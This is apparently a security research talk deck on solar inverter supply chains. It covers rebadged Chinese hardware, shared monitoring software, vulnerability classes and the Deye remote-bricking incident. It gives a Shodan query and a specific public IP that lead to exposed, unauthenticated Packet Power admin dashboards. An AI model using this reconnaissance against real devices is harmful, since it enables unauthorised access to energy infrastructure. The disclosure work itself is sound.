

Rebadged, Relabeled, and Rooted: Pwnage via the Solar Supply Chain



whoami



Jake Krasnov
Red Team Ops Lead
CEO

Expertise

- Red Team Operations
- Embedded Systems Engineering
- AV/EDR Evasion
- Operational Technologies (this talk)

Education

- United States Air Force Academy – B.S. Astronautical Eng
- Colorado College – MBA



whoami



Anthony Rose


Director, Security Research - BC Security
Assistant Professor, Air Force Institute of Technology

Expertise


- Wireless System Security
- System Engineering Risk Assessments
- IT System Security
- Artificial Intelligence / Machine Learning

Education

- Arizona State University – B.S. Electrical Engineering
- Air Force Institute of Technology – MSEE
- Air Force Institute of Technology – PhD




Solar is now Global



- 25 Million homes now have solar
 - Projected to reach 100M by 2030
- Accounted for 10% of global energy production in April

What is a Microgrid?

- Made up of a system that performs 5 critical functions
 - Energy Generation
 - Energy Storage
 - Energy Management
 - Energy Distribution
 - Grid Isolation



As Solar explodes so do smart devices

- Smart Inverters
- Smart Batteries
- Remote monitoring
- Web Applications





Smart Devices

EG4[®] Smart Monitoring
Remote Monitoring, Diagnostics & Firmware Updates

- REMOTE ACCESS ANYWHERE AT ANY TIME
- REAL-TIME ADJUSTMENTS
- HASSLE-FREE FIRMWARE UPDATES
- LIVE & HISTORICAL DATA

EG4 Smart Monitoring offers the most **advanced** inverter management software available. Using the EG4's mountable Wi-Fi device (Optional 4G device), **remotely access** and **manage** your 6000XP unit.



China in the Lead

- China is the leading manufacturer of solar technology
- Highest installed solar capacity
- Many Western “manufacturers” are simply relabeling products
 - EG4 is just rebranded LuxPower
 - Sol-Ark is just rebranded Deye
- This carries over to software as well




Lots of Vulns

- EG4/LuxPower
 - Serial Number Enumeration
 - PIN Enumeration
 - Account Takeover
 - Unsigned Firmware
- Tigo
 - Hard Coded Credentials
 - Unsigned Firmware
 - Command Injection
 - Insecure Key Generation
- Power Packet
 - Unauthenticated Dashboard access

Why this should scare you

- Gateways to our homes
- Pattern of life data
- Physical effects
- Opaque supply lines



The Global Solar Supply Chain Dumpster Fire



Supply Chains are a Muddled Mess

- Companies claim to make everything in the US, but an investigation reveals this to likely not be true

WHY CHOOSE EG4?

EG4 products are designed, developed, and engineered in the United States by technical experts, ensuring top-notch quality. Based in Texas, we offer direct customer support—just pick up the phone. With over 150,000 successful installations, EG4 is a trusted industry leader, delivering reliable and advanced energy solutions with superior performance and ease of use.

Sol-Ark

Powering Families Through Life! Limitless Power!

Renewable Energy Semiconductor Manufacturing · Allen, TX · 12K followers · 51-200 employees

+ Follow

Message



Home

About

Posts

Jobs

People

Overview

Sol-Ark is a Veteran owned solar and energy storage technology company with the mission of helping everyone be less dependent on our vulnerable power grid with innovative technology.

Our company was formed by Veterans and defense engineers with backgrounds in solar, electrical, mechanical, and nuclear engineering. We design our own electronics and have become a disruptor in the solar plus storage market due to our innovations in efficiency and power output.

About HomeGrid

HomeGrid is a subsidiary of Lithion and prides itself on providing the best energy storage solutions in the industry. Our battery systems are the most powerful and capable solutions available, and we continue to remain on the frontier of innovation to bring the top performing and highest quality products to homes and businesses around the world. HomeGrid's energy storage systems are comprised of Tier 1 prismatic lithium iron phosphate cells, built to withstand the test of time, and are capable of whole home microgrids. We take pride in our support with an international sales team and a Nevada based tech support team to support our customers at every level. This year we are excited to announce that we are shifting our assembly/manufacturing to the United States! We have secured a solid supply chain, sourcing from quality ethical suppliers, and plan to maintain our short lead times. At HomeGrid we design our products with the right chemistry and specifications to accelerate the world's transition to independent and clean energy!

Sol-Ark

- Rebadged Deye inverters
 - Does not manufacture them
- Until Mid 2024 all data was sent to China
 - Now at least it goes to an AWS gateway

Sol-Ark

Sol-Ark sends data to "iot.e-linter.com." At the time of writing, the domain resolves to the following IP addresses, which are located on Aliyun (Alibaba Cloud) in China:

- 47.242.67.221
- 47.244.29.210
- 121.40.236.68
- 47.97.195.241

<https://www.trendmicro.com/vinfo/us/security/news/security-technology/distributed-energy-generation-gateway-insecurity>

Sol-Ark (We Will Come Back to This)



SolarPowerSim

n

VP of Sol Ark
Marketing

Joined: Nov 18, 2024

Messages: 3

Location: Fort Worth

Nov 18, 2024

#1

Good day everyone, my name is Simon McLean and I work as VP of Marketing at Sol-Ark. I have the following response to the reports which came up over the week-end.

Sol-Ark has learned of the situation caused by the unauthorized sales of Deye-branded inverters within Puerto Rico and the USA. Though Sol-Ark has no control over Deye's actions, we recognize that the messaging conveyed through the Deye-branded inverter's screen suggests Sol-Ark can provide warranty or service for these cases, which we cannot. Though we are not responsible for Deye-branded inverters or any inverters that are not branded and sold by Sol-Ark or through an authorized Sol-Ark distributor or reseller, Sol-Ark has determined to offer a possible solution to those consumer households that have purchased Deye-branded inverters.


Sol-Ark's mission, as a veteran-owned company created 12 years ago, is to enable the most reliable, innovative, and affordable energy storage solutions to power families and businesses. Because of this mission and the direct effect that Deye's actions may have on individual families, for the period from November 15, 2024 through December 31, 2024, Sol-Ark will permit each consumer household that has installed a Deye-branded inverter and has had that inverter's functions disabled by Deye, to purchase a new Sol-Ark inverter of equivalent performance at a substantially discounted price. If you purchase a Sol-Ark inverter under this limited program, Sol-Ark will pay to have the Sol-Ark unit shipped to your address in Puerto Rico. Sol-Ark will not make this offer available to any person after December 31, 2024. The offer is limited to consumer households and is not being made available to commercial entities or for installation at commercial facilities (only residential locations). Sol-Ark will not be responsible, and will not pay, for any costs related to installation of the Sol-Ark inverter, removal of any Deye inverter or for any damage that may have been caused by the Deye inverter or Deye's actions.

To take advantage of this offer, the homeowner should take a photo of the serial number and model number of their Deye inverter and then contact **Adriana Navarro of Sol-Ark at +1 (214) 919-1632** to initiate the process during normal business hours between 8 AM and 5 PM Eastern Standard Time Monday through Friday. Sol-Ark will retain the full right and discretion to make final determinations regarding the availability of this program and the terms under which it operates.

👍👍 T-Rex, sunshine_eggo, baipin and 8 others

Homegrid

- HomeGrid is a subsidiary of Lithion, which represents itself as a US based battery manufacturer
- Application is hosted by Zruipower, a Chinese based battery backup manufacturer
 - State they are Lithion's OEM partner




The Problem isn't just hardware

- Hardware reuse is a fact of life
 - Very little electronics are manufactured outside the us
 - Often, the best case is assembly in the US
- Software is seeing lots of reuse across organizations
 - Solarman was used by many
 - E-Linter was also popular for web enabled monitoring services
 - A ton of “American” software has Chinese debugging comments

Lux Power VS EG4 Monitoring Solutions


- LuxPower



```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
</head>
<body class="page-login" style="background: #F8F9F1;" data-new-gr-c-s-check-loaded="14.1243.0" data-gr-ext-installed>
<script language="JavaScript"></script>
<style type="text/css">#loginFormContainer {margin-top: 160px!important;}</style>

<div id="androidAppContainer">
<div class="page-footer">
<script src="https://resource.solarcloudsystem.com/WManage/web/lib/jquery/jquery-1.11.1.min.js" type="text/javascript"></script>
<script></script>
<!--[if lt IE 9]>
<script>
$(function() {
alert('浏览器版本偏低, 建议使用IE9以上版本的浏览器或其他浏览器');
});
</script>
<![endif]>
<div data-lastpass-root style="position: absolute !important; top: 0px !important; left: 0px !important; height: 0px !important; width:
0px !important;">
</div>
</body>
<grammarly-desktop-integration data-grammarly-shadow-root="true">
</html>
```

- EG4



```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
</head>
<body class="page-login" style="background: #F8F9F1;" data-new-gr-c-s-check-loaded="14.1243.0" data-gr-ext-installed>
<script language="JavaScript"></script>
<style type="text/css">#loginFormContainer {margin-top: 160px!important;}</style>


<script src="https://resource.solarcloudsystem.com/WManage/web/lib/jquery/jquery-1.11.1.min.js" type="text/javascript"></script> == $0
<script></script>
<!--[if lt IE 9]>
<script>
$(function() {
alert('浏览器版本偏低, 建议使用IE9以上版本的浏览器或其他浏览器');
});
</script>
<![endif]>
<div data-lastpass-root style="position: absolute !important; top: 0px !important; left: 0px !important; height: 0px !important; width:
0px !important;">
</div>
</body>
<grammarly-desktop-integration data-grammarly-shadow-root="true">
</html>
```

Cautionary Tale



Waking Up to Chaos

- In November, a number of users reported that their inverters were bricked with a message saying to contact:
 - Sol-Ark in the US
 - Sunsynk in the US
- Initially reported as Sol-Ark branded inverters being bricked



The Picture Coming into Focus

- Turns out it was Deye inverters that were bricked
 - Deye claimed they were illegally sold
 - Sol-Ark and Sunsynk have exclusivity agreements for selling Deye products
- Users that had their devices offline were safe
- Automated firmware updates represent a real risk
 - This is our speculation on how they bricked the inverters

Restricted Distribution

1 It is strictly prohibited to distribute our energy storage inverter products to the United Kingdom, Ireland, Spain, Pakistan, Afghanistan, South Africa, Lebanon, the Philippines, Vietnam, Guam, Yemen, Sri Lanka and other regions, as well as other enterprises or individuals in China, including direct sales, one or more resales, borrowing, and giving away, including sending to lithium battery factories for testing and debugging. 2

The US version of low-pressure fracture phase energy storage inverter can only be exported to South America and Central America. It is strictly prohibited to flow to other regions including the United States, Canada, Puerto Rico, Mexico, etc. in any way, including direct sales, one or more resales, borrowing, and giving away. 3

Sol-Ark Sort of Responds



SolarPowerSimon

n

VP of Sol Ark
Marketing

Joined: Nov 18, 2024

Messages: 3

Location: Fort Worth

Nov 18, 2024

#1

Good day everyone, my name is Simon McLean and I work as VP of Marketing at Sol-Ark. I have the following response to the reports which came up over the week-end.

Sol-Ark has learned of the situation caused by the unauthorized sales of Deye-branded inverters within Puerto Rico and the USA. Though Sol-Ark has no control over Deye's actions, we recognize that the messaging conveyed through the Deye-branded inverter's screen suggests Sol-Ark can provide warranty or service for these cases, which we cannot. Though we are not responsible for Deye-branded inverters or any inverters that are not branded and sold by Sol-Ark or through an authorized Sol-Ark distributor or reseller, Sol-Ark has determined to offer a possible solution to those consumer households that have purchased Deye-branded inverters.

Sol-Ark's mission, as a veteran-owned company created 12 years ago, is to enable the most reliable, innovative, and affordable energy storage solutions to power families and businesses. Because of this mission and the direct effect that Deye's actions may have on individual families, for the period from November 15, 2024 through December 31, 2024, Sol-Ark will permit each consumer household that has installed a Deye-branded inverter and has had that inverter's functions disabled by Deye, to purchase a new Sol-Ark inverter of equivalent performance at a substantially discounted price. If you purchase a Sol-Ark inverter under this limited program, Sol-Ark will pay to have the Sol-Ark unit shipped to your address in Puerto Rico. Sol-Ark will not make this offer available to any person after December 31, 2024. The offer is limited to consumer households and is not being made available to commercial entities or for installation at commercial facilities (only residential locations). Sol-Ark will not be responsible, and will not pay, for any costs related to installation of the Sol-Ark inverter, removal of any Deye inverter or for any damage that may have been caused by the Deye inverter or Deye's actions.

To take advantage of this offer, the homeowner should take a photo of the serial number and model number of their Deye inverter and then contact **Adriana Navarro of Sol-Ark at +1 (214) 919-1632** to initiate the process during normal business hours between 8 AM and 5 PM Eastern Standard Time Monday through Friday. Sol-Ark will retain the full right and discretion to make final determinations regarding the availability of this program and the terms under which it operates.

👍👍 T-Rex, sunshine_eggo, baipin and 8 others

No “Hacking” Needed



Packet Power

• Shodan Search: http.html:pawpow

SHODAN Explore Downloads Pricing [http.html:pawpow](#)

TOTAL RESULTS: 10

TOP COUNTRIES

Country	Count
Thailand	3
United States	3
Ireland	2
United Kingdom	1

TOP PORTS

Port	Count
443	5
80	4

TOP ORGANIZATIONS

Organization	Count
Communication Authority of Thailand, CAT	2
Enet Telecommunications Networks Limited	2

Access Granted: Want to get more out of your existing Shodan account? Check out everything

Loading... 202.129.59.149
Communication Authority of Thailand, CAT
Thailand, Bangkok
self-signed eol-product

SSL Certificate
Issued By: E4 nginx
Common Name: E4 nginx
Organization: Packet Power LLC
Issued To: E4 nginx
Common Name: E4 nginx
Organization: Packet Power LLC
Supported SSL Versions: TLSv1.2, TLSv1.3

HTTP/1.1 200 OK
Server: nginx/1.17.8
Date: Tue, 17 Jun 2025 17:20:45 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 4419
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, X-Request

June 17, 2025

```
<script src='/custom/pacpow/pacpow-browser.min.js'></script>
<script src='/custom/pacpow/pacpow-radiozone.js'></script>
<script src='/custom/pacpow/pacpow-paneldisplay.js'></script>
<script src='/vendor/pacpow-formatter/build/pacpow-formatter.browser.js'></script>

<script src='/vendor/bootstrap-sass-official/assets/javascripts/bootstrap.min.js'></script>
<script src='/vendor/FileSaver/FileSaver.js'></script>

<script src='/vendor/angular/angular.js'></script>
<script src='/vendor/webix/webix.js'></script>
<script src='/vendor/mithriljs/mithril.min.js'></script>
<script src='/javascripts/helper/webix.extensions.js'></script>
<script src='/vendor/angular-cookies/angular-cookies.min.js'></script>
<script src='/vendor/angular-bootstrap/ui-bootstrap-tpls.min.js'></script>
<script src='/vendor/angular-ui-router/release/angular-ui-router.min.js'></script>
<script src='/vendor/angular-file-model/angular-file-model.js'></script>
<script src='/vendor/ngstorage/ngStorage.min.js'></script>
<script src='/vendor/moment/moment.js'></script>
<script src='/javascripts/socket.io.js'></script>
<script src='/vendor/angular-socket-io/socket.js'></script>
<script src='/vendor/d3/d3.min.js'></script>
<script src='/vendor/d3-tip/index.js'></script>
<script src='/javascripts/ui/networkmap.js'></script>
<script src='/javascripts/ui/gauge.js'></script>
<script src='/javascripts/ui/productModels.js'></script>
<script src='/javascripts/app.js'></script>
<script src='/javascripts/services.js'></script>
<script src='/javascripts/controllers.js'></script>
<script src='/javascripts/filters.js'></script>
<script src='/javascripts/directives.js'></script>
</script>

angular.element(function() {
  $.get('/vendor/pacpow-emx/data/browser.json')
    .then(function(response) {
      // Expose as a global for debugging purposes and use outside of angular
      var _emxChannels = $.get(response, 'data') || {};
      eg4.constant('EMX_CHANNELS', _emxChannels);
      window._emxChannels = _emxChannels;
    })
    .always(function() {
      angular.bootstrap(document, ['eg4']);
    });
});
</script>
</body>
</html>
```


Packet Power

PACKET
POWER EG

System OK

Q Search...

Status

Monitoring Data

Power Nodes

Monitoring Nodes

Data Sources

Data Processing

Data Destinations

System

Dashboard

Preferences

Networking

Authentication

Security

Radio Zone

Node Firmware Update

System Update

License

Logs

Watchdog

Errors

Reboot

Readings: 5DC000000007D79

Power A

Current A

Voltage A

Channel	Reading	Units	Age	Timestamp
Energy A	22879325	Wh	00:00	2025-02-19 08:43:23
Power A	1.198	kW	00:00	2025-02-19 08:43:24
VAh A	22879325	VAh	00:00	2025-02-19 08:43:23
Current A	22.2	A	00:00	2025-02-19 08:43:24
Voltage A	54.0	V	00:00	2025-02-19 08:43:24
Ah A	423262	Ah	00:00	2025-02-19 08:43:23
All Report Rate	162	rpm	00:00	2025-02-19 08:43:24
Boot Time	2022-10-05 0		01:55	2025-02-19 08:41:27
Circuit Type	999		10:19	2025-02-19 08:33:03
Failure Flags	0		01:55	2025-02-19 08:41:27
Firmware Image	29		02:24	2025-02-19 08:40:58
Firmware Versior	18		02:24	2025-02-19 08:40:58
iCast Buffer Recv	0	bytes	02:24	2025-02-19 08:40:58
IMax	50.0	A	10:19	2025-02-19 08:33:03
Mesh Join Count	3043	1	04:52	2025-02-19 08:38:30
Mesh Join Time	2025-02-17 1		04:52	2025-02-19 08:38:30
Mesh Leave Cou	226	1	04:52	2025-02-19 08:38:30
Mesh Time	1 d 18:04:10		00:00	2025-02-19 08:43:24
Most Recent Rep	2025-02-19 0		00:00	2025-02-19 08:43:24
Node Age	00:00:00		00:00	2025-02-19 08:43:24
Reset Count	0	1	01:55	2025-02-19 08:41:27
Reset Identifier	2118		01:55	2025-02-19 08:41:27
Unique Report R	125	rpm	00:00	2025-02-19 08:43:24
VMax	60.0	V	10:19	2025-02-19 08:33:03

PACKET
POWER EG

System OK

Q Search...

Status

Monitoring Data

Data Sources

Data Processing

Data Destinations

System

Dashboard

Preferences

Networking

Authentication

Security

Radio Zone

Node Firmware Update

System Update

License

Logs

Watchdog

Errors

Reboot

Factory Reset

System Update ?

Update this gateway and/or its library of monitoring node firmware. After you upload the firmware file, the gateway will automatically detect its content and take the appropriate action. If a system upgrade is initiated, it may take up to 30 minutes to complete.

Please do not power cycle the device during the upgrade process.

Select an Update File

File: Choose File No file chosen

Upload

Packet Power

Search...

Status

Monitoring Data

Data Sources

Data Processing

Data Destinations

System

General

System firmware: 3.3.3
Radio firmware: 27.12-E1AF334
GUID: A9E4-0000-0000-0251
Radio zone: EC.1 (20145C1A)
System time: 2025-06-17T17:49:55Z
Up-time: 08:55:01
Run time: 08:51:57
Hostname: PacketPower-A9E4-0000-0000-0251
IP address: 192.168.44.228
MAC address: 38:d2:69:63:f9:02

Stats

- **Memory:** 84% used (84.1MB free)
- **OS storage:** 56.48% used (539.5 MB free)
- **Persistent storage:** 1.12% used (104.3 MB free)
- **Inbound ethernet data:** 29.1 MB
- **Outbound ethernet data:** 52.6 MB

Licensed Features

- Wireless Mesh
- Peer Gateways
- Modbus Server
- SNMP Server
- EMX
- Virtual Panels
- EtherNet/IP
- MTConnect
- BACnet
- MQDD
- MQTT Transmitter
- Debug

Data Sources

- **Wireless Mesh**
[View devices communicating to this gateway](#)

- **Peer Gateways**
[Configure peer gateways](#)

Data Processing

- **Virtual Panels**
[Configure and monitor Virtual Panels](#)

- **MQDD**
[Configure MQDD](#)

Data Destinations

- **EMX Monitoring Data Feed**
[Configure EMX monitoring data feed](#)

- **EMX Support Feed**
[Configure EMX support feed](#)

- **Modbus**
[View data exposed via Modbus/TCP](#)

- **SNMP**
[View data exposed via SNMP](#)

- **BACnet**
[Configure BACnet](#)

- **EtherNet/IP**
[Configure EtherNet/IP](#)

- **MTConnect**
[Configure MTConnect](#)

- **MQTTx**
[Configure MQTTx](#)

Search...

Status

Monitoring Data

Data Sources

Data Processing

Data Destinations

System

General

System firmware: 3.0.1
Radio firmware: N/A
GUID: 6DE4-0100-0000-008D
System time: 2025-02-19T14:55:41Z
Up-time: 16 d 06:29:44
Hostname: PacketPower-6DE4-0100-0000-008D
IP address: 192.168.8.54
MAC address: 98:89:24:2f:d1:b8

Stats

- **Memory:** 87% used (69.5MB free)
- **OS storage:** 44.28% used (728.9 MB free)
- **Persistent storage:** 0.64% used (104.8 MB free)
- **Inbound ethernet data:** 3.3 GB
- **Outbound ethernet data:** 1.3 GB

Licensed Features

- EMX

Packet Power



● System OK

- Status
- Monitoring Data
 - Power Nodes
